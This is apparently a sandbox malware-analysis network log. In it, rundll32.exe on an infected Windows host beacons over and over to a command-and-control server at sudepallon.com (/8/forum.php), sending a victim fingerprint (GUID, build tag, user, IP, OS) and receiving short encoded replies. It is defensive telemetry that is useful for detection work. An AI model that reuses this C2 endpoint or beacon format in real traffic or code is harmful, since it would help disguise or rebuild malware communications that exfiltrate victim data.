Jul 9, 2021 03:11:53.631522894 CEST	3413	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:53.697138071 CEST	3422	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:55 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 4d 4e 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGMNTARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49773	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:53.697603941 CEST	3422	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:53.766364098 CEST	3422	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:55 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 59 42 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBYBYARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49774	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:53.890221119 CEST	3458	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:53.956851006 CEST	3459	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:55 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 42 59 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZBYAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49775	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:54.009562016 CEST	3517	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:54.075005054 CEST	3636	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:55 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 59 43 58 42 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cYCXBARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49776	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:54.100348949 CEST	3637	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:54.169353008 CEST	3854	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:55 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 43 58 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNCXMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49724	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:18.968528032 CEST	668	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:19.036025047 CEST	669	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:20 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 41 5a 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJAZQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	49777	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:54.278556108 CEST	4169	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:54.345374107 CEST	4564	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:55 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 4b 50 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFKPUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.3	49778	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:54.383713961 CEST	4612	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:54.450512886 CEST	4787	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 41 5a 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTAZGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.3	49779	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:54.493014097 CEST	4789	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:54.566298008 CEST	5093	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 51 4a 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMQJNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.3	49780	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:54.719345093 CEST	5441	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:54.785921097 CEST	5443	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 4d 4e 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCMNXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.3	49781	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:54.912456989 CEST	5449	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:54.979643106 CEST	5449	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 48 53 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGHSTARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.3	49782	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:55.063107967 CEST	5450	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:55.130027056 CEST	5450	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 59 42 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHYBSARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.3	49783	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:55.238332033 CEST	5451	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:55.306139946 CEST	5452	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 59 42 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJYBQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.3	49784	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:55.298197031 CEST	5452	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:55.364835978 CEST	5452	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 5a 41 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQZAJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.3	49785	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:55.835835934 CEST	5453	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:55.902894974 CEST	5454	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:57 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 42 59 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQBYJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.3	49786	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:55.949904919 CEST	5455	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:56.015496969 CEST	5456	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:57 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 4b 50 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTKPGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49726	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:21.159641981 CEST	670	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:21.228554964 CEST	670	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:22 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 4e 4d 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNNMMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.3	49787	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:55.950061083 CEST	5455	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:56.015472889 CEST	5455	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:57 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 41 46 55 5a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cAFUZARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	95.213.179.67	80	192.168.2.3	49788	C:\Windows\SysWOW64\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.3	49789	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
